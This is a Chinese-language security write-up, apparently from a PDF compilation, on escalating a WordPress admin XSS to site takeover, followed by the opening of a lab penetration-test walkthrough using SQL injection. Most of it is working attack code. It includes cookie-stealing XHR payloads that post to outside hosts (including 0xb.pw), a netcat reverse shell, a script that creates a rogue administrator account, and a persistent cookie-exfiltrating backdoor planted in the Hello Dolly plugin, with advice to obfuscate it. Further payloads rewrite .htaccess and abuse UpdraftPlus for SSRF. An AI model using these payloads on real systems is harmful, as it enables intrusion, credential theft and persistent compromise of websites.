
```
<?php  
$username = $_GET['user'];  
echo "Hello, $username";
```

当我们传入普通的 username 时候，返回是这样的




Hello, LoRexxar

当我们插入一些恶意代码的时候



我们插入的<script>alert(1)</script>被当作正常的js代码执行了
让我们回到之前的测试环境中



我们可以通过一个漏洞点执行我们想要的 js 代码。

盗取 Cookie

在一般的通用 cms 下呢，为了通用模板的兼容性，cms 本身不会使用 CSP 等其他手段来防护 xss 漏洞，而是使用自建的过滤函数来处理，在这种情况下，一旦出现 xss 漏洞，我们就可以直接使用 xhr 来传输 cookie。

简单的 demo 如下 ：

```
<script>
var xml = new XMLHttpRequest();
xml.open('POST', 'http://xxxx', true);
xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xml.send('cookie=' + document.cookie)
</script>
```

这里我们可以直接使用 xhr 来传递 cookie，但可惜的是，由于 wordpress 的身份验证 cookie 是 httponly，我们无法使用简单的 document.cookie 来获取 cookie。



但无情的是，我们可以通过和别的问题配合来解决这个问题。在这之前，我们先来回顾一种在 brutelogic 的 ppt 中提到的 xss2rce 的利用方式。

通过这其中的思路，我们可以在整个 wordpress 站点中执行我们想要的任何攻击。

Xss to Rce

在 wordpress 的后台，有一个编辑插件的功能，通过这个功能，我们可以直接修改后台插件文件夹的任何内容。

而在默认下载的 Wordpress 中，都会包含 Hello Dolly 插件，通过修改这个插件内容并启动插件，我们可以执行想要的任何代码。

但在这之前，我们首先要了解一下，wordpress 关于 csrf 的防御机制，在 wordpress 中引入了 `_wpnonce` 作为判断请求来源的参数。

在一般涉及到修改更新等操作的时候，会调用 `check_admin_referer()` 函数来判断传入的 `wpnonce` 是否和该操作计算的 nonce 值相等，后台部分代码如下 [»](#) :

```
function wp_verify_nonce( $nonce, $action = -1 ) {
    $nonce = (string) $nonce;
    $user = wp_get_current_user();
    $uid = (int) $user->ID;
    if ( ! $uid ) {
        /**
         * Filters whether the user who generated the nonce is logged out.
         *
         * @since 3.5.0
         *
         * @param int      $uid      ID of the nonce-owning user.
         * @param string   $action   The nonce action.
         */
        $uid = apply_filters( 'nonce_user_logged_out', $uid, $action );
    }

    if ( empty( $nonce ) ) {
        return false;
    }

    $token = wp_get_session_token();
    $i = wp_nonce_tick();

    //Nonce generated 0-12 hours ago
    $expected = substr( wp_hash( $i . '|' . $action . '|' . $uid . '|' . $token, 'nonce' ), -12, 10 );
    if ( hash_equals( $expected, $nonce ) ) {
        return 1;
    }
}
```

```
}

//Nonce generated 12-24 hours ago
$expected = substr( wp_hash( ( $i - 1 ) . ']' . $action . ']' . $uid . ']' . $token, 'nonce' ), -12, 10 );
if ( hash_equals( $expected, $nonce ) ) {
    return 2;
}
```

这其中 `i` 参数固定，`action` 参数为不同操作的函数名，`uid` 为当前用户的 `id`，`token` 为当前用户 `cookie` 中的第三部分。

也就是说，即便不方便读取，我们也可以使用直接计算的方式来获得 `wpnonce` 的值，完成攻击。

这里我们使用从页面中读取 `wpnonce` 的方式，`nonce` 在页面中是这样的 ：

```
<input type="hidden" id="_wpnonce" name="_wpnonce" value="00b19dcb1a" />
```

代码如下 ：

```
url = window.location.href;
url = url.split('wp-admin')[0];
p = 'wp-admin/plugin-editor.php?';
q = 'file=hello.php';
s = '<?php phpinfo();?>';

a = new XMLHttpRequest();
a.open('GET', url+p+q, 0);
a.send();

ss = '_wpnonce=' + /nonce" value="([^\"]*?)"/.exec(a.responseText)[1] +
'&newcontent=' + s + '&action=update&file=hello.php';

b = new XMLHttpRequest();
b.open('POST', url+p+q, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(ss);
```

通过这段 js，我们可以向 `hello.php` 写入 `php code` ：

```
http://127.0.0.1/wordpress4.8/wp-content/plugins/hello.php
```

```
http://127.0.0.1/wordpress4.8/wp-content/plugins/hello.php
```

Enable Post data Enable Referrer

PHP Version 7.0.10

System	Windows NT DESKTOP-H9ND
Build Date	Aug 18 2016 09:42:43
Compiler	MSVC14 (Visual C++ 2015)

getshell，如果服务端权限没有做设置，我们可以直接 system 弹一个 shell 回来，导致严重的命令执行 ：

```
s = '<?=`nc localhost 5855 -e /bin/bash`';
```

正如 XSS 漏洞存在的意义，getshell 或者 rce 本身都很难替代 xss 所能达到的效果，我们可以配合 php 的代码执行，来继续拓展 xss 的攻击面。

xss 的前端攻击

在 wordpress 中，对用户的权限有着严格的分级，我们可以构造请求来添加管理员权限的账号，用更隐秘的方式来控制整个站点。

poc ：

```
url = window.location.href;
url = url.split('wp-admin')[0];
p = 'wp-admin/user-new.php';
user = 'ddog';
pass = 'ddog';
email = '[email]ddog@ddog.com[/email]';

a = new XMLHttpRequest();
a.open('GET', url+p, 0);
a.send();

ss = '_wpnonce_create-user=' + /nonce_create-user" value="([^\"]*?)"/.exec(a.responseText)[1] +
'&action=createuser&email=' + email + '&pass1=' + pass + '&pass1-text=' + pass + '&pass2=' + pass + '&pw_weak=on&role=administrator&user_login=' + user;

b = new XMLHttpRequest();
b.open('POST', url+p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
```

```
b.send(ss);
```

后台已经被添加了新的管理员账号

用户名	姓名	电子邮件	角色
ddog		ddog@ddog.com	管理员

但即便是我们通过添加新的管理员账号获取了网站的管理员权限,我们还是不可避免的留下了攻击痕迹,但其实我们通过更隐秘的方式获取 admin 账号的 cookie。

还记得上文中提到的 php 代码执行吗,利用注入页面的 phpinfo,我们可以获取 httponly 的 cookie。

HTTP_COOKIE	wordpress_aaf359e30600d20d7429ee6e55bee29=test%7C1502352603%7CkxPG44l0b8f9gfMvsbX32tBi2dOW4GE8jC0Sbiu9HJ%7C585a77060cf1c74f83f945ca90af8020317d9b7d3e5f9485d20b0071a52b2; wp-settings-time-6=1501747460; wp-settings-6=mfold%3Do; wp-settings-1=mfold%3Do; wp-settings-time-1=1502086261; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_aaf359e30600d20d7429ee6e55bee29=test%7C1502352603%7CkxPG44l0b8f9gfMvsbX32tBi2dOW4GE8jC0Sbiu9HJ%7Cefa8d4793085c982bb724cd1f4bd0ba33100388002112284e477805bd88fb81
HTTP_CONNECTION	keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS	1

当然,我们仍然需要构造连接整个攻击过程的 js 代码 :

```
// 写入 phpinfo
url = window.location.href;
url = url.split('wp-admin')[0];
p = 'wp-admin/plugin-editor.php?';
q = 'file=hello.php';
s = '<?php phpinfo();?>';

a = new XMLHttpRequest();
a.open('GET', url+p+q, 0);
a.send();

ss = '_wpnonce=' + /nonce" value="(["]*?)"/.exec(a.responseText)[1] +
'&newcontent=' + s + '&action=update&file=hello.php';

b = new XMLHttpRequest();
b.open('POST', url+p+q, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(ss);

// 请求 phpinfo
b.onreadystatechange = function(){
```

```

if (this.readyState == 4) {
    p_url = url + 'wp-content/plugins/hello.php';

    c = new XMLHttpRequest();
    c.open('GET', p_url, 0);
    c.send();

    sss = /HTTP_COOKIE </td><td class="v">[\w=;%\ -\+\s]+</td/.exec(c.responseText)

    // 将获取到的 cookie 传出
    var d = new XMLHttpRequest();
    d.open('POST', 'http://xxx', true);
    d.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    d.send('cookie=' + sss)
}
}
    
```



成功收到了来自目标的 cookie。

虽然我们成功的收到了目标的 cookie，但是这个 cookie 可能在一段时间之后就无效了，那么怎么能把这样的一个后门转化为持久的攻击呢。这里我还是建议使用 hello holly 这个插件。

这个插件本身是一个非常特殊的插件，在启用情况下，这个插件会被各个页面所包含，但细心的朋友可能会发现，在前面的攻击过程中，由于我们不遵守插件的页面格式，页面内容被替换为<?php phpinfo();?>的过程中，也同样的不被识别为插件，我们需要将页面修改为需要的页面格式，并插入我们想要的代码。

当 hello.php 为这样时，应该是最简页面内容 ：

```

<?php
/*
Plugin Name: Hello Dolly
Version: 1.6
*/
    
```

那么我们来构造完整的攻击请求

1、构造 xss 攻击链接->管理员点击->修改插件目录的 hello.php->启动 hello, holly 插件->访问首页->触发攻击

2、hello.php 页面直接获取 cookie 发出。

hello.php  :

```
<?php
/*
Plugin Name: Hello Dolly
Version: 1.6
*/
?>
<script>
var d = new XMLHttpRequest();
d.open('POST', 'http://xxx', true);
d.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
d.send('cookie=<?php echo urlencode.implode("#', $_COOKIE)?>');
</script>
```

这部分的代码看似简单，实际上还有很大的优化空间，就比如：

1、优化执行条件：通过和远控（xss 平台）交互，获取时间戳，和本地时间做对比，果时间不符合要求不执行，避免管理员在后台的多次访问导致 xss 平台爆炸。

2、通过代码混淆等方式，将代码混淆入原本的代码中，避免安全类防御工具在站内扫面时发现此页面。

这里我就不做深究了，完整的写入 poc 如下  :

```
// 写入后门
url = window.location.href;
url = url.split('wp-admin')[0];
p = 'wp-admin/plugin-editor.php?';
q = 'file=hello.php';
s =
'<%3Fphp%0A%2f%2a%0APlugin%20Name%3A%20Hello%20Dolly%0AVersion%3A%201.6%0A%2a%2f%0A%3F>
%0A<script>%0Avar%20d%20%3D%20new%20XMLHttpRequest%28%29%3B%20%0Ad.open%28%27POST%27
%2C%20%27http%3A%2f%2f0xb.pw%27%2C%20true%29%3B%20%0Ad.setRequestHeader%28%22Content-typ
e%22%2C%22application%2fx-www-form-urlencoded%22%29%3B%0Ad.send%28%27cookie%3D<%3Fphp%20e
cho%20urlencode%28implode%28%27%23%27%2C%20%24_COOKIE%29%29%3F>%27%29%3B%0A<%2fscript>
';
```

```
a = new XMLHttpRequest();
a.open('GET', url+p+q, 0);
a.send();

ss = '_wpnonce=' + /nonce" value="([^\"]*?)"/.exec(a.responseText)[1] +
'&newcontent=' + s + '&action=update&file=hello.php';


b = new XMLHttpRequest();
b.open('POST', url+p+q, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send(ss);

// 开启插件
b.onreadystatechange = function(){
    if (this.readyState == 4) {
        // 解开启插件的请求回来
        c = new XMLHttpRequest();
        c.open('GET', url+'wp-admin/plugins.php', 0);
        c.send();

        sss = /(data-plugin="hello.php")[\w\s"\'>=\.选择你好多莉\[\].?&;]+/.exec(c.responseText);
        sss = /plugins.php([\w.?=&;]+).exec(sss)[0];
        sss = sss.replace(/&/gi, '&')

        // 开启插件
        d = new XMLHttpRequest();
        d.open('GET', url+'wp-admin/'+sss, 0);
        d.send();

        // 跳回首页
        setTimeout('location.href=' + url + 'wp-admin/', 2000);
    }
}
```



GET		POST	Cookie	HTTP请求信息	其他信息
键	值				
cookie	test 1502352603 kxPG44I0b8fI9gfMvsbX32tBi2dOW4GE8jC0Sbiu9HJ 585a77060cfa1c74 check#test 1502352603 kxPG44I0b8fI9gfMvsbX32tBi2dOW4GE8jC0Sbiu9HJ efa8d47930				

事实上，由于wordpress的特殊性，我们可以通过xss来请求安装插件来简化上面的攻击链，简化整个流程，当我们访问 [此处](#)：

```
http://wordpress.site/wp-admin/update.php?action=install-plugin&updraftplus_noautobackup=1&plugin=wp-control&_wpnonce=391ece6c0f
```

wp就会自动安装插件，如果我们将包含恶意代码的模块上传到插件库中，通过上述请求自动安装插件，再启用插件，那么一样可以完整整个攻击。

xss的破坏式利用

上文中主要是展示了xss配合特性对前端渗透的一些攻击方式，但是很多时候渗透的目的并不一定要隐秘，对于黑产或者其他目的的渗透来说，可能会有一些破坏式的利用方式。

当攻击者的目地并不是为了渗透，而是为了恶作剧、挂黑页，甚至只是为了单纯的搞挂网站，那么就不需要那么复杂的利用链，可以用一些更简单的方法 [此处](#)：

```
%0ARedirect%20%2fwordpress4.8%20https%3A
%2f%2florexxar.cn%0A<%2fIfModule>%0A%23%20END%20WordPress";
a = new XMLHttpRequest();
a.open('GET', url+p+q, 0);
```

```
a.send();  
  
ss = '_wpnonce=' + a.responseText.match(/nonce" value="([^\"]*?)" /g)[1].match(/\w+/g)[2] +  
'&htaccessnew=' + s + '&submithtaccess=Save+changes+to+.htaccess';  
  
b = new XMLHttpRequest();  
b.open('POST', url+p+q, 1);  
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');  
b.send(ss);
```

甚至如果想要使整个站出错，可以直接设置.htaccess 内容为 `deny from all`，那样整个站就会返回 403，拒绝用户访问。

当然除了攻击网站以外，我们可以通过使用 xss 来注入恶意 payload 到页面，当用户访问页面时，会不断地向目标发起请求，当网页的用户量达到一定级别时，可以以最低的代价造成大流量的 ddos 攻击。几年前就发生过类似的事情，攻击者利用搜狐视频评论的储存型 xss，对目标产生了大流量的 ddos，这种攻击成本低，持续时间长，对攻击者还有很强的隐秘性。

<http://www.freebuf.com/news/33385.html>

攻击和防护的一些思路见

<https://www.incapsula.com/blog/world-largest-site-xss-ddos-zombies.html>

在前面部分的内容，花了大篇幅来描述 XSS 在前台中的影响，关于后台的部分只有一部分通过编辑插件实现的 XSS to Rce.但实际上还有更多拓展的可能。

XSS 的后端利用

这里首先介绍一个 WordPress 的插件 UpdraftPlus，这是一个用于管理员备份网站的插件，用户量非常大，基本上所有的 wordpress 使用者都会使用 UpdraftPlus 来备份他们的网站，在这个插件中，集成了一些小工具，配合我们 xss，刚好可以实现很多特别的攻击链。

首先是 `phpinfo`，前面提到，我们可以修改 `hello holly` 这个插件来查看 `phpinfo`，但是如果这个默认插件被删除了，而且又没有合适的方式隐藏 `phpinfo` 页面，那么我们可以通过 `UpdarftPlus` 来获取 `phpinfo` 内容。

这个链接地址为 ：

wp-admin/admin-ajax.php?page=updraftplus&action=updraft_ajax&subaction=phpinfo&nonce=cbe6c0b062

除了 `phpinfo` 以外，我们还可以使用内建的 `curl` 工具，这个工具没有对请求地址做任何限制，那么我们就可以使用这个工具来 `ssrf` 或者扫描内网。

`curl` 的链接 [»](#) :

```
wp-admin/admin-ajax.php?action=updraft_ajax&subaction=httpget&nonce=2f2f07ce90&uri=http://127.0.0.1&curl=1
```

配合 `js`，`poc` 如下 [»](#) :

```
url = window.location.href;
url = url.split('wp-admin')[0];
p = 'wp-admin/options-general.php?';
p2 = 'wp-admin/admin-ajax.php?';
q = 'page=updraftplus&tab=addons';
s = "http://1111111111";

a = new XMLHttpRequest();
a.open('GET', url+p+q, 0);
a.send();

q2 = 'nonce=' + /credentialtest_nonce='[^']*?'/.exec(a.responseText)[1] +
'&uri=' + s + '&action=updraft_ajax&subaction=httpget&curl=1';

// 发起请求
b = new XMLHttpRequest();
b.open('GET', url+p2+q2, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send();

b.onload = function(){
    if (this.readyState == 4) {
        // 传出请求结果
        var c = new XMLHttpRequest();
        c.open('POST', 'http://0xb.pw', true);
        c.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        c.send('result=' + encodeURIComponent(b.responseText))
    }
}
```

请求成功了，事实上，如果 XSS 的交互脚本写的足够好，这里完全可以实现对内网的渗透。

END : 拓展与思考


整篇文章其实是我对 wordpress 源码审计时候的一些思考，对于大部分通用类的 cms，开发者往往过于相信超级管理员，其中 wordpress 就是典型代表，开发者认为，网站的超级管理员应该保护好自己的账户。

在这种情况下，一个后台的反射形 XSS 漏洞往往会造成远远超过预期的危害。一个反射性 XSS 配合一些设计问题会导致全站的沦陷。

但反射性 XSS 总有一些缺点

- 1、指向性明显，链接必须要网站的超级管理员点击才有效，在实际使用中，你可能很难获知网站的超级管理员是谁。
 - 2、必须点击链接，最低要求也必须要访问包含你恶意链接的页面。

幸运的是，我们仍然有拓展攻击的方式，在@呆子不开口 FIT2017 的议题中，他提到一部分 poc 的反分析办法，根据这个思路，我们优化我们的 poc。



一个完成的恶意链接，甚至可以搭配上js蠕虫，将入侵成功的站点再次演变为新的恶意链接，这样整个攻击链就形成了。

上面所有涉及到的 js 都上传到了我的 qithub 上。欢迎讨论

无弹窗渗透测试实验

作者：niexinmin


原文地址：【阿里云先知】<https://xianzhi.aliyun.com/forum/read/2061.html>

前渗透

内网拓扑说明：


1. 10.101.101.0/24 网段模拟的是外网的地址
2. 192.168.101.0/24 网段模拟的是一个小型企业的内网中的应用服务器网络
3. 192.168.111.0/24 网段模拟的是一个小型企业的内网中的办公网络
4. 企业内网可以无限制的访问到外网，但是外网无法访问到企业内网
5. 办公网可以无限制的访问到应用服务器网络，但是应用服务器网络无法访问到办公网
6. 部分服务器打了全部的补丁，并且保持正常更新

内网拓扑图：



扫描 10.101.101.13 后发现此服务器开放 80、82 端口，Win2008 系统，80 端口处发现 SQL 注入，获取数据库和数据库所在服务器版本 ：

<http://10.101.101.13/?page=1 and @@version>0 -->



在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (Intel X86)
 Copyright (c) Microsoft Corporation
 Express Edition with Advanced Services on Windows NT 6.1 <X86>' 转换为 int 时失败。

Apr 2 2010 15:53:02
Copyright (c) Microsoft Corporation
Express Edition with Advanced Services on Windows NT 6.1 <X86> (Build 7601: Service Pack 1) (Hypervisor)

说明: 执行当前 Web 请求期间, 出现未处理的异常。请检查堆栈跟踪信息, 以了解有关该错误以及代码中导致错误的出处的详细信息。

异常堆栈信息: System.Data.SqlClient.SqlException 在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (Intel X86)
 Copyright (c) Microsoft Corporation
 Express Edition with Advanced Services on Windows NT 6.1 <X86> (Build 7601: Service Pack 1) (Hypervisor)' 转换成数据类型 int 时失败。

源错误:

执行当前 Web 请求期间生成了未处理的异常。可以使用下面的异常堆栈跟踪信息确定有关异常原因和发生位置的信息。

堆栈跟踪:

```
[SqlException (0x8001311004): 在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (Intel X86) <br> Copyright (c) Microsoft Corporation<br> Express Edition with Advanced Services on Windows NT 6.1 <X86> (Build 7601: Service Pack 1) (Hypervisor)' 转换成数据类型 int 时失败]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj) +2811
System.Data.SqlClient.TdsParser.ReadInternal(Int32 maxBytesToRead) +278
System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean selfMoveNext) +278
SqlInject testIndex Page_Load(Object sender, EventArgs e) in D:\vs project\sqlinject\testsqlinject\testIndex.aspx.cs:425
System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) +425
System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) +425
System.Web.UI.Control.OnLoad(EventArgs e) +132
```

数据库是 2008r2 的，所在的操作系统是 Win2008 或 Win7，随后看数据库 [»](#) :

[http://10.101.101.13/?page=1;if IS_SRVROLEMEMBER\('sysadmin'\)=1 waitfor delay '0:0:5' --](http://10.101.101.13/?page=1;if IS_SRVROLEMEMBER('sysadmin')=1 waitfor delay '0:0:5' --)

这个语句测试数据库的权限，发现有延时，证明是有数据库的权限是 dba 的权限，打开 xp_cmdshell 的限制，创建临时表执行命令并将结果写入新创建的临时表中 [»](#) :

```
EXEC sp_configure 'show advanced options',1;
